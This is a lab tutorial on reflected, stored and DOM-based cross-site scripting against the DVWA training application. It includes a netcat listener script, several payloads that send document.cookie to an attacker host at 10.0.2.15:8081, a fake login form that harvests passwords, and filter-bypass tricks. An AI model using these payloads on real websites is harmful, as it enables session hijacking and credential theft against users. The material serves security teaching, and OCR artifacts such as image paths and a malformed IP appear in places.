Cross-Site Scripting (XSS) Attacks

Cross-Site Scripting (XSS) is a code injection attack that allows attacker to inject malicious JavaScript code in the victim's browser. Like many other attacks that we have seen, the attacker will exploit vulnerability resulting out of unsafe handling of user input to launch the attack. To the browser, the malicious JavaScript code will appear as legitimate part of the web page and the code will be executed in the context of the loaded web page.

The malicious JavaScript code compromises security in various ways

1. JavaScript can access sensitive information such as user's cookies, user's credentials. Also localStorage & sessionStorage objects and DOM of the web page.
2. JavaScript can gather sensitive data and send it to attacker's web site.
3. Since JavaScript has access to the DOM of web page, it can modify the contents of the page by using DOM manipulation methods.
4. Perform unauthorised activities on behalf of the victim.

Truly the biggest evil on the web is non-sanitised input.

There are three types of XSS attacks


1. **Reflected XSS**: where the malicious content originates from the victim's request.
2. **Persistent XSS**: where the malicious content originates from the website's database.
3. **DOM-based XSS**: where the vulnerable content is in the client-side code rather than the server-side code.

We will study all these attacks using DVWA. As the objective of our attack, we will try and steal user's cookies and send them to our website. Since session id is usually available in the cookie, a successful XSS attack can lead to session hijacking. If the attacker is aware of other vulnerabilities in the web application, i.e. command injection, SQL injection, etc., the stolen session id can be used to spawn shell on the web server or dump web application database (Refer earlier note on command injection and SQL injection attacks).

Before we start, we need to set up a web server to receive the stolen cookies. We have used **netca**t command earlier and are aware that it can work as a TCP server. Anything received over the TCP connection (in our case, cookies) will be written to standard output. Anything written to the standard input will be sent over the TCP connection. In our case, we will send back a HTTP response containing a 1x1 pixel jpeg image. Victim will not even notice it when it is displayed in the web page. Effectively, we will create a mini web server using **netcat** command.

Our server will run at IP address 10.0.2.15 and at port 8081 (port 80 and 8080 are already in use by DVWA and Java).

Create a file called **myMiniWebServer.bash**, type in the following shell code and give the file execute permissions.




```
while :
do
         (echo "HTTP/1.1 200 OK";echo "Content-type: image/jpeg";echo -e "Content-le
ngth: $(cat screen.jpeg|wc -c )\r\n";cat screen.jpeg)|nc -l 10.0.2.15 -p 8081
 done

# netcat is invoked in server mode, it listens at port 8081
# when it receives any request it sends a HTTP response back
# the request will be printed to standard output
# screen.jpeg contains an image of 1x1 pixel dimension
# the process keeps repeating in a infinite while loop
#
# following HTTP response is sent ...
#
## HTTP/1.1 200 OK
## Content-type: inage/jpeg
## Content-length: 631
##
## ...
## ... contents of screen.jpeg ...
## ...
```

Start the shell script. It will wait in an infinite loop for our XSS script to connect to it.

Now let’s look at each type of XSS attack in greater details.

Reflected XSS Attack

Set DVWA security level to low and navigate to XSS (Reflected) page. You will be presented with a form. Enter your name and submit the form. i.e. Stranger.




Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

```
Hello Stranger
```

The entered string is reflected back by the server side script. This is very common. i.e. Search Engines reflect the search term back along with the results. To check if the page is vulnerable, type in the following line


<script> alert("XSS attack works") </script>



XSS alert works

An alert box pops up with our message. This happens because the server side script blindly reflects the input back to the browser (no sanitization, no validation). If we inspect the source of the web page returned by the server, we see the following.

Trusts




```
    <div class="vulnerable_code_area">
        <form name="XSS" action="#" method="GET">
            <p>
                What's your name?
                <input type="text" name="name">
                <input type="submit" value="Submit">
            </p>

        </form>
        <pre>Hello <script>  alert("XSS alert works")</script></pre>
    </div>
```

Our browser implicitly trusts anything received form DVWA server. So the injected malicious script is considered as part of the legitimate web page and executed. Once we are able to inject such malicious JavaScript code in the browser, what can be achieved is only limited by our imagination.

Now type in the following line of code and submit the form

<script> document.write('<img src="http://10.0.2.15:8081/screen.jpeg?n=' + document.cookie + ' " \>') </script>

The above code results in a single pixel image getting inserted in the web page. It won't be even noticed. But while sending request for the image, the script will append the contents of object **document.cookie** to the URL. Now go back to where our mini web server is running.



```
root@kali:/home/kali/miniws#
root@kali:/home/kali/miniws# ./myMiniWebServer.bash
GET /screen.jpeg?n=security=low;%20PHPSESSID=ga196jouheg7u1vh0nb8fqb9sl HTTP/1.1
Host: 10.0.2.15:8081
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1/DVWA/vulnerabilities/xss_r/?name=%3Cscript%3Edocument.writ
e%28%27%3Cimg+src%3D%22http%3A%2F%2F10.0.2.15%3A8081%2Fscreen.jpeg%3Fn%3D%27+%2B+doc
ument.cookie+%2B+%27+%22+%5C%3E%27+%29%3C%2Fscript%3E
Connection: close
```

The **netcat** command outputs the received request. In the Request-line of the HTTP request we can very clearly see all the cookies including PHPSESSID cookie which contains the session id. This session id now can be used to hijack the victim's session.

A question that you may have is why would anyone type such malicious code in their browser? The attack can succeed only if the victim himself sends such request from his browser. No person in right mind would do so.

As it turns out there are two possible ways of inadvertently making victim send such requests. Look at the URL of our loaded web page. The entire malicious script that we injected into the page is actually part of URL (It is in URL encoded form).

http://127.0.0.1/DVWA/vulnerabilities/xss_r/?name=%3Cscript%3Edocument.write%28%27%3Cimg+src%3D%22http%3A%2F%2F10.0.2.15%3A8081%2Fscreen.jpeg%3Fn%3D%27+%2B+document.cookie+%2B+%27+%22+%5C%3E%27+%29%3C%2Fscript%3E#


i. If the attacker targets a specific individual, the attacker can send the malicious URL to the victim (using e-mail or instant messaging) and trick him into visiting it.
ii. If the target is not a specific individual, the attacker can publish a link to the malicious URL (on his own website or on a social network) and wait for visitors to click it.

If attacker makes use of URL shortening service like Bitly, it will hide the malicious URL from intended victims who might otherwise recognise it malicious nature. Understand that this attack will work only if the victim has already logged in. Some form of social engineering is therefore necessary.

Moral of the story, be very careful about which links you click on.

How vulnerable is DVWA at other security level?

Set the security level to medium and try the attack again. It no longer works. Our code is treated like normal text content and not executed as script.




Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name? [Submit]

```
Hello document.write('' )
```

If we inspect the source code of the web page we see why.



```
<div class="body_padded">
    <h1>Vulnerability: Reflected Cross Site Scripting (XSS)</h1>

    <div class="vulnerable_code_area">
        <form name="XSS" action="#" method="GET">
            <p>
                What's your name?
                <input type="text" name="name">
                <input type="submit" value="Submit">
            </p>

        </form>
        <pre>Hello document.write('<img src="http://10.0.2.15:8081/screen.jpeg?n=' + document.cookie + ' " \>' )</script></pre>
    </div>
```

The opening **<script>** tag is completely missing. Hence the contents are no longer interpreted as script. The server side script is filtering out the **<script>** tag.

The HTML tags are case insensitive. What would happen if we try uppercase **<SCRIPT>** tag instead of lowercase **<script>** tag?

Try the above input again with uppercase **<SCRIPT>** tag and attack will succeed. The server side script is only filtering out lowercase **<script>** tags.

Now set the security level to high and the attack will fail again. We can try out all the possible uppercase and lowercase combination of script tag. Nothing will work. The server side script is filtering out all possible variations of script tag. If script tag can no longer be used, how do we inject JavaScript into the browser?


Fortunately there are other ways of embedding JavaScript code into a web page. Most HTML elements react to inline events and the action to be performed when the event fires is specified using JavaScript. Let's see if that works. Try the following line

<link rel="stylesheet" type="text/css" href="dummy.css" onerror=" ck=document.cookie; document.location='http://10..2.15:8081/screen.jpeg?n=' + ck " \>

The above code is a link to external stylesheet file. The file **dummy.css** does not exist. Download will fail and the ***onerror*** event will be fired. The event handler script will send a request for the **screen.jpeg** file and along with request send cookies to our mini web server.

Unfortunately this is not as stealthy as our other attack. The browser will try to load **screen.jpeg** in the viewport, which victim will notice. (We need a stealthy attack. May be, you can devise one.)

At impossible level of security nothing will work, as server side script will escape the input using PHP ***htmlspecialchars*** function. This function changes all special HTML characters into HTML entities. This includes “, < and > characters.



```
ss&quot; onerror=&quot; aaa=document.cookie; document.location='http://10.0.2.15:8081/dummy.css?n=' + aaa &quot; \&gt;</pre>
```

The contents are no longer recognised as HTML elements and interpreted as normal text. So XSS attack fails.

Using cookies with ***HTTPOnly*** attribute set will not allow JavaScript to access them.

You are also advised to use Content Security Policies (CSP) to mitigate the risk of XSS attacks.

Bonus XSS Script

<div> <h3>Please login to proceed </h3> <form action='http://10.0.2.15:8081'>User name: <br><input type="text" name="uname"> </br>Password: <br><input type="password" name="passwd"> </br> <br> <input type="submit" value="Login"> </br> </div>

This script will display a login form and ask for user’s credentials which will be forwarded to our mini web server.

Persistent (Stored) XSS Attack


A reflected XSS attack can work only when malicious URL is clicked to load web page in the browser. (Form based attack with POST method are also possible. But they require attacker to craft more than just a malicious URL). If the user loads the web page afresh from the original server with the correct URL, the malicious script will no longer be present in page.

In case of Persistent XSS Attack the user input containing the malicious script is written to the database. When the webpage is generated again using contents of database, the malicious script is inserted in the web page. Most dynamically generated web pages are generated using information stored in database.

The threat of Persistent XSS Attack holds for any web page wherein a user is allowed to add comments and the same will be visible to other users when they visit the page. Examples are social media web sites, blogs, wikis, news sites, etc. If they don't sanitise the user input properly, the sensitive information of any user visiting the web page can be stolen by the attacker.


Let's start with the attack.

Set security level to low and navigate to XSS (Stored) link. Following HTML form will be displayed.



Enter 'stranger' in the **Name** field and following text in the **Message** field. Submit the form.

<script>alert('XSS attack works')</script>



Name: test
Message: This is a test comment.

Name: stranger
Message:


The **Message** field is vulnerable to XSS attack. But is the attack persistent? Logout from DVWA and login again as different user, say username **pablo** with password **letmein**. Load the XSS (Stored) page and immediately the alert box pops up with the same message. When the page is generated the comment made by user **admin** is read from the database and the malicious script contained in the comment is inserted into the web page. Since persistent XSS attack works, we will now try our script designed to steal cookies.

(Since all the scripts are persistent, as we insert more and more script they will all fire one by one once the page is loaded. To remove the inserted malicious scripts we can reset the DVWA database. To do so, visit the **Setup/Reset DB** page and click the **Create/Reset Database** button at the bottom of the page.)

Now fill the form again and enter our cookie stealing script into **Message** field.

<script> document.write('<img src="http://10.0.2.15:8081/screen.jpeg?n=' + document.cookie + ' " \>') </script>

You will notice that the entire string is not copied to the **Message** field. Even if we try to type in remaining characters, it does not work.




Vulnerability: Stored Cross Site Scripting (XSS)

Name * stranger

Message * <script>document.write('<img src="http://10.0.2.15

The **Message** field is of type ***textarea***. HTML ***textarea*** element has an attribute called ***maxlength*** which controls how many characters can be entered in the text field. Let's look at the source code. Navigate to *Firefox menu --> Web Developer -->Inspector* and check the source code of the form.



```
<tbody>
  <tr>…</tr>
  <tr>
    <td width="100">Message *</td>
    <td>
      <textarea name="mtxMessage" cols="50" rows="3"
      maxlength="50"></textarea>
    </td>
  </tr>
  <tr>…</tr>
```

```
element { inline
{
}
input, main.css:32
textarea, select
{
  font: 100%
    arial,sans-
    serif;
  vertical-align:
```

The ***maxlength*** attribute is set to 50. We need this value to be larger. Double click and edit the attribute and set it to 300. Now you will be able to enter the script and attack will succeed and cookies will be forwarded to our mini web server.

At medium level of security, the **Message** field is no longer vulnerable. Neither uppercases **<SCRIPT>** tag nor does script attached to event attribute in **<LINK>** tag gives the desired result. But we can check if the other field in the form is vulnerable. We will realize that the **Name** field is vulnerable to XSS attack. Following script can be successfully injected (with uppercase <**SCRIPT>** tag).

<SCRIPT>alert('Hi')</SCRIPT>

The ***maxlength*** of the **Name** field is 10 characters so we need to increase it for our attack to succeed. Unfortunately our cookie stealing script does not work as it's length is greater than the size of the database field in which content of **Name** field are stored.

At high level of security, the **Message** field is still not vulnerable. **Name** field will filter out all variations of <**SCRIPT>** tag. But following input will work.

<img src=”#" onerror=alert('Hi ') />

So a script can still be injected into web page. Unfortunately, our script in <**LINK>** tag will not work as it's size is bigger than database field.

<u>Bonus XSS Script</u>

Enter the following script in the **Message** field at low security level.

```
<script>
    var req = new XMLHttpRequest();
    req.open('POST','http://127.0.0.1/DVWA/vulnerabilities/xss_s/',true);
   req.setRequestHeader('Content-type','application/x-www-form-urlencoded');
  req.send('txtName=pablo&mtxMessage=I+hate+DVWA&btnSign=Sign+Guestbook');
</script>
```

Inject the above script in the web page. When any user visits the page, message “I hate DVWA” will be inserted in the page on pablo's behalf. This is an example of how unauthorised action can be performed on behalf of another user.

<u>DOM-based XSS Attack</u>


In both types of XSS attacks that we studied (stored or reflected), the vulnerability occurred due to flaws in the way the server side script handles user input. This allowed the attacker to inject the malicious script into the web page. So the malicious payload was being delivered by the web server.

In DOM-based XSS Attack, the server side script is not responsible for the vulnerability. Web server does not deliver the malicious payload to the browser. If you look at the source code of the web page returned by the server you will not find any injected malicious code in it.

In DOM-based XSS Attack, when the page loads, legitimate JavaScript code present in the web page will be executed. It is possible that this code will manipulate the DOM of the web page. The attacker will inject his malicious code in such a manner that it gets executed as a side effect of legitimate script manipulating the DOM of the web page. Hence DOM-based XSS attack is a client side attack. The exploited vulnerability is present in the contents executed on the client and not on the server. Basically the legitimate client side code contained in the page executes differently due to the malicious modifications that have occurred in the DOM environment.

For example, an application web page can contain JavaScript code that parses the URL by accessing **document.location** object and perform some client side logic according to it. DVWA application manipulates **document.location** object, the resulting vulnerability can be leveraged to mount DOM-based XSS attack.

Set security level to low and load XSS (DOM) page.




127.0.0.1/DVWA/vulnerabilities/xss_d/?default=French

Vulnerability: DOM Based Cross Site Scripting (XSS)

Please choose a language:

We are presented with a drop down box to select a language. The selected language is set as the default language. The information about the default language if available in the URL and can be accessed using **document.location** object by JavaScript.

We can look at the source code of the page to see exactly what action is being performed.



```
<div class="vulnerable_code_area">

    <p>Please choose a language:</p>

    <form name="XSS" method="GET">
        <select name="default">
            <script>
                if (document.location.href.indexOf("default=") >= 0) {
                    var lang = document.location.href.substring(document.location.href.indexOf("default=")+8);
                    document.write("<option value='" + lang + "'>" + decodeURI(lang) + "</option>");
                    document.write("<option value='' disabled='disabled'>----</option>");
                }

                document.write("<option value='English'>English</option>");
                document.write("<option value='French'>French</option>");
                document.write("<option value='Spanish'>Spanish</option>");
                document.write("<option value='German'>German</option>");
            </script>
        </select>
        <input type="submit" value="Select" />
    </form>
</div>
```

The **option** elements of the **select** elements are dynamically generated using a script. This is necessary because when the drop down box is presented to the user, the current default language is always set as the first option. This is followed by a dashed line. All the languages (including the default language are inserted after the dashed line). If there is no default language, list of all languages is shown.

Without default language

English
French
Spanish
German

With default language set to 'French'

French

English
French
Spanish
German

The **if condition** inspects the **document.location** object, it accesses various parts of URL to check if default language is set and accordingly generates the contents of **select** element.

Therefore, to modify the behaviour of this script, the malicious payload will have to be injected in the page URL.

The lines of interest to us are

var lang = document.location.href.substring(document.location.href.indexOf("default=") + 8);

document.write("<option value='" + lang + "'>" + (lang) + "</option>");

The variable l**ang** is assigned anything that follows the string “default=”.

The contents of variable **lang** are outputted as content of **option** element, which means they will be interpreted as HTML by the browser.

(Combination of actions shown above in red makes the script vulnerable). Since we have selected French as default language, our URL is

http://127.0.0.1/DVWA/vulnerabilities/xss_d/?default=French

Modify it by adding the following and reload the page.

http://127.0.0.1/DVWA/vulnerabilities/xss_d/?default=French<script>alert('Hi')</script>

The alert box pops up proving that code can be injected into the page.

Now append the following code to the URL

<script> var req = new XMLHttpRequest(); var ck = document.cookie; req.open('GET', 'http://10.0.2.15:8081/DVWA/vulnerabilities/?n=' + ck ,true); req.send(); </script>

The attack will be successful and the session id will be sent to our mini web server.

When we set the security level to medium, the attack with <**script>alert('Hi')</script>** fails. Also the default language is automatically changed to English. Since nothing has changed on the client, the server side script must be doing something. When we inspect he server side code

```
<?php
if ( array_key_exists( "default", $_GET ) && !is_null ($_GET[ 'default' ]) ) {
        $default = $_GET['default'];
        if (stripos ($default, "<script") !== false) {
                header ("location: ?default=English");
                exit;
        }
}
?>
```

The script is checking if the **default** parameter is set in the URL. If the **default** parameter contains **<script>** tag, it redirects the user to same page with default language set to

English. Our injected script is removed as the result of above action. It uses PHP function **stripos** which is case insensitive. So **<script>** tag can longer be used.

However following code injected into URL will pop out the alert box.

```
</select><img src="#" onerror="alert('Hi') " >
```

Following script injected in URL will steal the cookies

```
<link rel="stylesheet" type="text/css" href="dummy.css" onerror="var req = new XMLHttpRequest(); var ck = document.cookie; req.open( 'GET', 'http://10.0.2.15:8081/DVWA/vulnerabilities/?n=' + ck ,true); req.send(); " \>
```

When security level is set to high, even this solution does not work. We can inspect the server side script to understand why.

```
<?php
if ( array_key_exists( "default", $_GET ) && !is_null ($_GET[ 'default' ]) ) {
	switch ($_GET['default']) {
		case "French":
		case "English":
		case "German":
		case "Spanish":
			break;
		default:
			header ("location: ?default=English");
			exit;
	}
}
?>
```

The server side script is now even stricter. If the **default** parameter set to anything but the name of the language, it redirects the user to same page with default language set to English. So if the URL sent to the server contains our injected script, user will be redirected as above and our script will be removed from the URL.

The solution is to inject the script in the URL, but see that it is not sent to the server. Is that possible?

URL has support for fragments. A URL identifies the primary resource (HTML page) and the fragment identifier refers to the resource which is subordinate to the primary resource (a particular portion of the HTML page). The fragment identifier is introduced by a hash character '**#**' and is the optional last part of a URL.

In the following example ‘usertable’ is the fragment identifier of the URL.

http://example.com/index.html#usertable

Since the fragment identifier is only interpreted by the client (browser), the same is never sent to the web server. So the following code injection will be work. (The part in blue will never be sent to the server, but will be available to the script on the client).

http://127.0.0.1/DVWA/vulnerabilities/xss_d/?default=French#<script>alert(‘Hi’)</script>

To steal session identifier, replace the above code with our cookie stealing script.

Stay safe and happy hacking.